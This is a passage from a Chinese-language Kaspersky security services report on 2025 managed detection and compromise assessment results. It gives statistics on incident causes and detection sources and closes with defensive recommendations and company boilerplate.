
来自转储的凭据	12.4%	检测到大量 LotL 工具	4.3%	已知 C2 的域	2.5%	常规弱配置	1.2%
特殊的 LotL 工具	11.2%	无障碍功能后门	3.7%	检测到大量恶意软件	1.9%	云存储上的危险行为	0.6%
特殊恶意软件	11.2%	审计策略弱配置	3.7%	发现大量漏洞	1.9%	异常 VPN 登录	0.6%
Webshell 检测	8.1%	检测到大量可疑活动	3.1%	已知 C2 的 IP 地址	1.2%	通过 PrivEsc 分析途径发现的易受攻击的 AD 配置	0.6%
远程管理工具	7.5%	大量可疑文件	3.1%	用户的危险行为	1.2%		
来自泄露的凭据	6.2%	挖矿程序	3.1%	特权账户的危险行为	1.2%		
检测到大量潜在不必要程序 (PuP)	5.0%	通过 GPO 分析发现的易受攻击的 AD 配置	3.1%	AD 弱配置	1.2%		

无论是否部署卡巴斯基产品，我们均可开展损害评估项目。如果已部署，可复用 MDR 技术工具堆栈进行数据收集（数据源来自 MDR）；如果未部署，则采用专用工具进行数据收集。损害评估涵盖额外数据源，例如客户端数字足迹情报²⁶ 发现成果、Active Directory 配置分析，特定情形下还会采用网络边界与 VPN 日志。基于检测到的事件的统计数据，各数据源效能如下图所示。

无论是 MDR 还是损害评估，均涵盖手动威胁搜索，且两者均涉及该过程中所检测到的事件。所有经手动检测发现的事件，均会接受深度剖析，并据此引入适配的检测逻辑。**2025 年，约 18.6% 的检测事件由人工手动发现。**

端点传感器仍是最具效能的传感器类型，但在 2025 年，约 4% 的事件是通过分析网络流量而检测到。


损害评估项目设有事件响应环节，该阶段将对所有有效威胁实施范围界定与遏制，且通常需开展取证分析及逆向工程工作。根据 2025 年统计数据，53% 的事件需开展取证检查，另有 7% 的事件虽具备取证条件但非必要。逆向工程（即针对可疑文件的分析请求）在 12% 的案例中为必需环节。



事件的性质

在损害评估中，检测到的事件可能与不同类型的可疑或恶意活动相关。以下柱状图呈现了 2025 年报告事件典型成因的频次分布。

图 24 事件关联工具分布及使用频率



建议

相较于 2024 年，2025 年报告的高严重性事件数量下降 19%，可在检测链的更早阶段识别并阻断威胁。同时，高严重性事件平均调查与报告时长缩短了 22%，中严重性事件缩短了 21%，彰显安全运营中心 (SOC) 团队的效能提升。

2025 年，人为定向攻击在高严重性事件中占比 23%，虽然这一比例较 2024 年有所下降，但仍是 MDR 统计中高严重性事件的主要原因。尽管自动化检测工具持续迭代升级，恶意攻击者仍在持续寻找突破或者绕过防御的方法。

■ 面对人为驱动的攻击，MDR 及事件响应等人工主导型解决方案仍然至关重要。

运营自建内部 SOC 的组织，需确保内部流程和技术与当下威胁态势全面适配。**全面的 SOC 咨询服务可助力达成这一目标。**

除了采用 MDR 和 IR 服务或建立内部 SOC 之外，组织还可以借助高度自动化的专用工具（例如扩展检测和响应，XDR）进一步提高效率。

数据显示，攻击者在成功攻击后往往会再度来袭。这种模式在政府组织中尤为突出，攻击者旨在长期潜伏以开展间谍活动。2025 年，我们观察到电信和 IT 行业的人为驱动攻击有所增加，这证实了供应链和可信关系攻击正愈发受到关注。

■ 在这些场景中，将支持 XDR 的内部 SOC 和/或 MDR 等外包服务，与定期的损害评估相结合，是检测和调查绕过现有安全控制事件的高效策略。

攻击者在针对缺乏健全配置控制的基础设施时，通常会采用 LotL（离地攻击）技术。大量事件与未经授权的更改有关，例如向特权组添加账户、弱化安全配置等。根据 MDR 统计数据，账户操纵²⁷是 2025 年最常使用的攻击技术。为减少此类场景中的误报，组织在实施有效配置管理的同时，需要配合正式的变更和访问管理流程。

2025 年，用户执行²⁸和网络钓鱼²⁹技术再次位列前三大威胁，这表明用户仍然是安全薄弱环节，凸显了**安全意识作为企业信息安全规划核心要素的重要性**。

27 [MITRE ATT&CKT1098: 账户操纵]

28 [MITRE ATT&CKT1204 用户执行]

29 [MITRE ATT&CKT1566 网络钓鱼]

关于卡巴斯基

卡巴斯基是一家成立于 1997 年的全球网络安全和数字隐私公司。我们不断将深度威胁情报和安全技术转化成创新的安全解决方案和服务，为全球的个人用户、企业、关键基础设施和政府提供安全保护。其中涵盖专业的端点防护技术，以及量身定制的安全解决方案与服务，助力您从容应对复杂多变的数字威胁。



卡巴斯基安全服务

该团队以在全球范围内提供安全服务而闻名，其业务范畴不仅涵盖客户服务，还涉及新型 TTP 的挖掘、MITRE ATT&CK 框架的完善、专有工具的研发，以及卡巴斯基产品检测能力的提升。此外，他们还借助网络研讨会、报告及培训等形式分享专业学识，助力专业人员始终领先于威胁。



久经考验，屡获殊荣

卡巴斯基的产品及解决方案持续接受独立测试与评审，斩获优异成绩、权威认证及行业奖项。我们的技术与流程定期接受全球知名分析机构进行评估与验证。

卡巴斯基安全服务全球报告

#卡巴斯基
#忠于业务本质

网络世界剖析



kaspersky

www.kaspersky.com.cn

© 2026 AO 卡巴斯基实验室。注册商标和服务标志归各自所有者所有。